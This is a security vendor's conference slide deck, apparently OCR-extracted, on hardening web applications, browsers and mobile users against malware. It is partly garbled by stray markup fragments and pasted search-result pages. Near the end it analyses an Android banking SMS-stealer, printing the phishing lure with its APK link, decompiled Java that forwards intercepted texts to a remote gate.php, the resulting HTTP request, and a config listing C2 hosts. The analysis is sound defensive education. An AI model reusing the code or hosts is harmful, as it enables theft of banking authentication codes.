

```
<http url="application.targetIP" method="GET" port="80"
  resolveurl="false">
```



## LSEC – Hardening Security

Hardening web applications against malware attacks

Erwin Geirnaert: CEO & Application Security Expert

```
<else> www.zionsecurity.com
<connection url="application.targetIP">
<end if>
```

- Introduction
- Hardening applications?
- Malware attacks

## Who am I

- Founder of ZION SECURITY in 2005, an independent Belgian security company
- Protecting financial organisations, software companies, cloud solutions, SMBs, ... against latest threats:
  - Application security services: testing, code review, consultancy and training
  - Continuous vulnerability assessments
  - Cloud security solutions: Trusteer, Qualys, Secunia, ScanSafe, ZION SECURED

```
<http url="application.targetIP" method="GET" port="80"
  resolveuri="false">
```



```
<if http.response is "True">
```

### Hardening applications

```
  destination="E:\inetpub\wwwroot"
  nameconflict="ERROR" accept="*.exe">
```

```
<else>
```

[www.zionsecurity.com](http://www.zionsecurity.com)

```
<connection url="application.targetIP">
```


```
<end if>
```

## What is hardening

- Definition of hardening:
  - Reduce the attack surface
  - Eliminate vulnerabilities
  - Mitigate the impact of a vulnerability



## Hardening books



## Drupal 6 hardening guide

The goal of this page is to build a Drupal 6 hardening guide. Even though the Drupal community is already quite aware of security, I believe that there are still some steps that everybody could take to make their Drupal site more secure.

### 1. Remove default unneeded files

Drupal comes with a lot of default files which are no longer needed after a successful installation of Drupal. The location of these files are well known since you can easily look it up in the Drupal CVS repository.

The issue with these files is that they usually contain version numbers which can be used by potential intruders to find out the version of Drupal you are running. The nicest example of all is the CHANGELOG.txt file. Simply requesting this file from a Drupal site will tell directly which version is being used.

If you're not up-to-date with the latest security updates, potential intruders can simply find out which vulnerabilities are applicable to your Drupal site.

Therefore, in order to make the *Drupal fingerprinting* a bit harder, you should remove the following default files after you successfully installed Drupal:

- CHANGELOG.txt
- COPYRIGHT.txt
- INSTALL.mysql.txt
- INSTALL.pgsql.txt
- INSTALL.sqlite.txt
- INSTALL.txt
- LICENSE.txt
- MAINTAINERS.txt
- UPGRADE.txt
- install.php

### 2. Disable unneeded modules

Disable a much modules as you can. If you don't need certain optional core modules (e.g. "Comment", "Color", etc.), then disable them. First of all, it will save processing time when rendering pages since Drupal needs to perform less checks.

Second, if security vulnerabilities are found in one of these modules, then you're not at risk. This doesn't mean that you don't have to upgrade to the newest release, but at least it gives you some more time to upgrade.

[Add new comment](#)



Geavanceerd zoeken

Ongeveer 194.000 resultaten (0,24 seconden)

► [Magento - Magento hardening - How do I? Questions - eCommerce ...](#)

[www.magentocommerce.com/boards/.../144448/](http://www.magentocommerce.com/boards/.../144448/) - Vertaal deze pagina -

Alle resultaten van [www.magentocommerce.com](http://www.magentocommerce.com) blokkeren

3 berichten - 2 auteurs - Laatste bericht: 24 juni 2009

Ok, now I have my brand new **Magento** installation working and exposed! ... I'm confused about the permissions, in the install **guide** they say to ...

[Meer discussieresultaten](#)

[Magento - Knowledge Base - Magento Installation Guide ...](#)

[www.magentocommerce.com/.../magento-install...](http://www.magentocommerce.com/.../magento-install...) - Vertaal deze pagina

**Magento** is the eCommerce software platform for growth that promises to ...

[Magento - Wiki - Magento Filesystem Permissions](#)

[www.magentocommerce.com/.../magento\\_filesystem...](http://www.magentocommerce.com/.../magento_filesystem...) - Vertaal deze pagina

20 Aug 2011 – Knowledge Base · Webinars · Screencasts · **Magento User Guide** ...

⊕ Meer resultaten van [magentocommerce.com](http://magentocommerce.com) weergeven

[Designer's Guide to Magento PDF download • Inchoo](#)

[inchoo.net/.../magento/designers-guide-to-magento...](http://inchoo.net/.../magento/designers-guide-to-magento...) - Vertaal deze pagina

6 Jun 2008 – I'm the type of guy who likes to have clean documents, so I decided to create printable PDF of the official **Magento Designer's Guide** ...

[Magento · Optimizations — Crucial Web Hosting](#)

[www.crucialwebhost.com/magento/optimizations/](http://www.crucialwebhost.com/magento/optimizations/) - Vertaal deze pagina

When other hosting companies say they're optimized for **Magento**, what they really mean is, "Yes, we meet the system requirements for **Magento**." It's a term that ...

Geavanceerd zoeken

Ongeveer 31.500 resultaten (0,28 seconden)

► [RE: Liferay Security - Forums - Liferay.com](#)

[www.liferay.com/c/message.../find\\_message?...](http://www.liferay.com/c/message.../find_message?...) - Vertaal deze pagina -

Alle resultaten van [www.liferay.com](http://www.liferay.com) blokkeren

10 berichten - 7 auteurs - Laatste bericht: 23 april 2010

RE: **Liferay Security**. ... Any idea how **liferay** handles such scenarios? .... **hardening** is always driven by customer environment requirements. ...

[Meer discussieresultaten](#)

[PDF Portal Administrator's Guide - Index of - Liferay](#)

[docs.liferay.com/portal/5.2/official/liferay-administration-guide.pdf](http://docs.liferay.com/portal/5.2/official/liferay-administration-guide.pdf)

Bestandsformaat: PDF/Adobe Acrobat

28 Apr 2009 – **Liferay Administrator's Guide** by Richard L. Sezov, Jr. ...

[Enterprise Edition \(EE\) - FAQ - Liferay.com](#)

[www.liferay.com/products/liferay-portal/ee/faq](http://www.liferay.com/products/liferay-portal/ee/faq) - Vertaal deze pagina

**Liferay Portal Enterprise Edition (EE)** offers a more **hardened**, stable ...

[Administration - Liferay.com](#)

[www.liferay.com/.../liferay.../editions-of-lifer-3](http://www.liferay.com/.../liferay.../editions-of-lifer-3) - Vertaal deze pagina

**Liferay Portal 6.0 - Administration Guide** ... **Hardened** for security and ...

⊕ Meer resultaten van [liferay.com](http://liferay.com) weergeven

[PDF Liferay Portal 4.0 - User Guide](#)

[www.plandetudes.ch/c/...library/get\\_file?...](http://www.plandetudes.ch/c/...library/get_file?...) - Vertaal deze pagina

Bestandsformaat: PDF/Adobe Acrobat - Snelle weergave

This document is intended as a reference **guide** for **Liferay Portal 4.0**. It is still a work in progress and currently at Release Candidate 1. Contributions are ...

alfresco hardening guide

Geava

Ongeveer 216.000 resultaten (0,25 seconden)

► [Alfresco Documentation and Online Help](#)

[www.alfresco.com/resources/documentation/](http://www.alfresco.com/resources/documentation/) - Vertaal deze pagina

Alfresco documentation, including simple install **guides**, detailed installation and configuration documentation, and getting started **guides** for each application.

[Template Guide - AlfrescoWiki](#)

[wiki.alfresco.com/wiki/Template\\_Guide](http://wiki.alfresco.com/wiki/Template_Guide) - Vertaal deze pagina

7 May 2010 – The **guide** to URL Addressability contains examples on how to ...

[Developer Guide - alfrescowiki](#)

[wiki.alfresco.com/wiki/Developer\\_Guide](http://wiki.alfresco.com/wiki/Developer_Guide) - Vertaal deze pagina

10 Jun 2010 – Welcome to the **Alfresco Developer Guide**. ...

Meer resultaten van alfresco.com weergeven

[PDF Policy AI Fresco Dining and Other Structures ... - Harden Shire C...](#)

[www.harden.nsw.gov.au/files/.../AIFresco.pdf](http://www.harden.nsw.gov.au/files/.../AIFresco.pdf) - Vertaal deze pagina

Bestandsformaat: PDF/Adobe Acrobat - Snelle weergave

of **Harden**/Murrumburrah and the commercial areas of any other ... footpaths within the **Harden** Shire. .... APPLICATION CHECKLIST – ALFRESCO DINING ...

[Alfresco 3.3g installation on CentOS 5.5 64-bit Linux server...](#)

[www.handlewithlinux.com/node/.../related\\_links](http://www.handlewithlinux.com/node/.../related_links) - Vertaal deze pagina

The following **guide** will show you how to install a CentOS 5.5 64-bit Linux server based **Alfresco** ECM server. CentOS Linux distribution is amongst the most ...

[Alfresco Day Madrid - Toni de la Fuente - Roadmap 2011](#)

[www.slideshare.net/.../alfresco-d...](http://www.slideshare.net/.../alfresco-d...) - Verenigde Staten - Vertaal deze pagina

**Alfresco** 2011 Product RoadmapToni de la FuenteSenior Solutions ... Swift **Hardening**: Cluster• Benchmark o Sizing **Guidelines**• Cluster Protocols o WebDAV, ...

cloud hardening guide

Geavanci

Ongeveer 13.600.000 resultaten (0,28 seconden)

► [VMware Infrastructure 3 Security Hardening Guide](#)

[www.vmware.com/resources/techresources/726](http://www.vmware.com/resources/techresources/726) - Vertaal deze pagina

8 Jul 2008 – VMware Infrastructure 3 Security **Hardening** ... This **guide** is for ESX 3.5 and VirtualCenter 2.5. ... **Cloud** Solutions for Developers and ISVs ...

[VMware vCloud Director Security Hardening Guide](#)

[www.vmware.com/resources/techresources/10138](http://www.vmware.com/resources/techresources/10138) - Vertaal deze pagina

10 Sep 2010 – The VMware® vCloud™ Director Security **Hardening Guide** helps ...

Meer resultaten van vmware.com weergeven

[System hardening guidelines for Amazon EC2 | Cloudiquity](#)

[www.cloudiquity.com/.../system-hardening-guide...](http://www.cloudiquity.com/.../system-hardening-guide...) - Vertaal deze pagina

24 Apr 2009 – One of the biggest questions we get from Clients is Is Amazon EC2 secure . That is like saying is my Vanilla network secure. Like anything you ...

[Paper: VMware vCloud Director Security Hardening Guide](#)

[cloudcomputing.info/.../paper-vmware-vcloud-direct...](http://cloudcomputing.info/.../paper-vmware-vcloud-direct...) - Vertaal deze pagina

23 Sep 2010 – At the beginning of the month VMware finally released its long awaited **cloud** management solution called vCloud Director (formerly Project ...

[VMware vCloud Director Security Hardening Guide - Yellow Bricks](#)

[www.yellow-bricks.com/.../vmware-vcloud-direct...](http://www.yellow-bricks.com/.../vmware-vcloud-direct...) - Vertaal deze pagina

16 Sep 2010 – The VMware® vCloud™ Director Security **Hardening Guide** helps users who are embarking into the journey of **cloud** computing understand ...

[myvirtualcloud.net » VMware View Security Hardening and Anti ...](#)

[myvirtualcloud.net » news](http://myvirtualcloud.net » news) - Vertaal deze pagina

28 Mar 2011 – A white paper is an authoritative report or **guide** that helps solve a problem. ... This document provides **hardening** practices you can consider to ...



- Hardening applications is not only:
  - Hardening the architecture (DMZ, reverse proxy,..)
  - Hardening the OS
  - Hardening the web server
- Hardening applications is:
  - Building and maintaining secure code
  - OWASP Top 10 Application Security Risks


## Hardening applications?

- Hardening is eliminating vulnerabilities by:
  - Disabling unneeded services/functions
  - Limiting access to specific IP addresses/users...
- How can you harden an application?
  - Disable admin access
  - Disable CMS
  - Do you know about the security bugs in an application that was build during 1 year by 10 people?

## Hardening applications?


- Most used solution is web application firewalls:
  - Detect attacks
  - Block attacks (if you have a WAF, are you sure it's blocking?)
  - Alert and react
- But to be effective you need to know the vulnerabilities in the application = virtual patching

## OWASP Top 10




## Hardening OS and Network

### Exposure after hardening OS and Network




## Web application firewall

Exposure after virtual patching with web application firewall



## Hardening OS, network and WAF

Exposure after hardening OS, network and WAF



- Malware attacks against web applications started years ago:
  - Code Red in 2001: buffer overflow in IIS
  - Santy in 2004: phpBB command execution
  - Asprox in 2008: SQL Injection -Infected 6 million URLs on 153.000 websites
  - Lizamoon in 2011: SQL Injection – Infected 1.5 million URLs


- Hardening OS, infra & WAF will stop most mass malware attacks
- Can we go home now?
- What about:



## Hardening the browser

- Weakest link today: the browser
- Easy to infect with drive-by-download
- This malware is not impacting the user:
  1. Observe: take screenshots, log HTTP requests, wait for instructions
  2. Update: configuration to attack specific web applications (banking, cloud apps, remote access,..)
  3. Attack: all infected machines attack

## Trusteer malware statistics



- Hardening the user:
  - One-time-password tokens
  - Transaction signing with tokens (and bankcard)
- Hardening the browser:
  - Secure sandbox
  - Patching/AV/FW
- Hardening the mobile (iOS, Android, Win):
  - Secure mobile

```
<http url="application.targetIP" method="GET" port="80"
  resolveuri="false">
```



```
<if http.response is "True">
```

**APT: against end-user** `tp.response.targetIP"`

```
  destination="E:\inetpub\wwwroot"
```

```
  nameconflict="ERROR" accept="*.exe">
```

```
<else>
```

[www.zionsecurity.com](http://www.zionsecurity.com)

```
<connection url="application.targetIP">
```

```
<end if>
```

## Spanish to English translation

In relation to the massive cases of card cloning phones and stealing money from the accounts of our customers, we are obliged to report about this to all clients and protect them. Fraudsters steal cloned phones to SMS and the firm that is used for the transactions in our internet banking.

To combat this, we have developed an application that protects your phone from the interception of SMS, which guarantees full security of your mobile phone. The application works only on mobile phones that work with the Android platform. Holders of such phones now can set the application without problem using your account through Internet banking. Users who do not have cell phones that work on the Android platform will be forced to buy it no problem to use your account and be protected from scammers. Until then, while the application is not enabled on your cell phone can not use the account via internet banking.

It's inconvenient, but it is the only way that will keep their money secure. We understand that not all have phones based on Android, but only this platform is capable of providing security against such scams. As soon buy the phone working on the Android platform, re-enter your internet banking to download and activate the application to your phone. After that the account access through the Internet will be completely unlocked and you can use it.

## Note:

- Important! The phone number tied to your account, current SMS and signatures should be used in its mobile Android phone. You need to put the card from your mobile phone to phone that works on Android.

- Android based phones are sold in all outlets of mobile phones in your country. In any model will do.

If you have mobile phone based on Android or has already purchased, we pass the mandatory process of installing the application to your mobile phone.

We care about your safety.

Sincerely, 

Set the application

## Spanish to English translation

## Set the application

To set the application and safe use of Internet banking,

You'll have to open the browser of your mobile phone platform Android.

To install the application must connect to the Internet unless you know how to set the Internet on your phone, please address yourself to your mobile operator.

1. In line with addresses indicating the reference browser to download the application

[www.androidseguridad.com / simseg.apk](http://www.androidseguridad.com/simseg.apk)

2. After decreasing the duplication in the upper left corner should appear indicating the needle down.

3. Notices Open, having pulled down the top menu, and launch the application.

4. Having launched the application by pressing Install. Ready. The successful application is set to your mobile phone!


5. Now you pass the authorization is the telephone at the bank's security system.

Dial the number 325000 and press call. The phone screen should display a six digit code.

Enter the digits in the field below and finish the activation process of the application.

The generated code:

Activating the application



```
String s3 = (String)((Iterator) (obj)).next();
Boolean boolean1;
String s4 = String.valueOf(s3);
StringBuilder stringBuilder = (new StringBuilder(s4)).append("?sender=");
String s5 = URLEncoder.encode(as[0]);
StringBuilder stringBuilder1 = stringBuilder.append(s5).append("&receiver=");
String s6 = URLEncoder.encode(as[1]);
StringBuilder stringBuilder2 = stringBuilder1.append(s6).append("&text=");
String s7 = URLEncoder.encode(as[2]);
String s8 = stringBuilder2.append(s7).toString();
java.io.InputStream inputStream = (new URL(s8)).openConnection().getInputStream();
InputStreamReader inputStreamReader = new InputStreamReader(inputStream);
BufferedReader bufferedreader = new BufferedReader(inputStreamReader);
String s9 = bufferedreader.readLine();
bufferedreader.close();
boolean1 = Boolean.valueOf(true);
obj = boolean1;
```

```
GET /sms/gate.php?sender=15555215556&receiver=15555215554&text=hello HTTP/1.1
User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2; sdk Build/FRF91)
Host: 124ffsaf.com
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Server: nginx/1.0.4
Date: Wed, 03 Aug 2011 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.1.6
Content-Length: 0
```

```

<settings>
<send value="1"/>    value="1" - HTTP delivery method;
<telephone value="123"/>    value="2" - SMS delivery method
<http>
<addr value="http://124ffsaf.com/sms/gate.php"/>
<addr value="http://124ff42.com/sms/gate.php"/>
<addr value="http://124ffdfsaf.com/sms/gate.php"/>
<addr value="http://124sfafsaafa.com/sms/gate.php"/>
</http>
<tels>
</tels>
</settings>

```

ID	Sender	Recipient	Message	Date
1	15555215556	15555215554	lkjk	2011-08-03 16:33:02
2	15555215556	15555215554	T&P3 ij + \v) iè	2011-08-03 16:38:44
3	15555215556	15555215554	hello	2011-08-03 16:39:52

- Hardening web applications requires:
  - Secure web applications running on hardened network and infrastructure
  - Hardened browsers
  - Hardened mobile client
  - Hardened user

Thank you

---

Contact information:

- [erwin.geirnaert@zionsecurity.com](mailto:erwin.geirnaert@zionsecurity.com)
- [www.linkedin.com/in/erwingeirnaert](http://www.linkedin.com/in/erwingeirnaert)
- [www.zionsecurity.com](http://www.zionsecurity.com)
- [www.zionsecured.com](http://www.zionsecured.com)
- [www.buildingsecurewebapplications.com](http://www.buildingsecurewebapplications.com)
- @ZIONSECURITY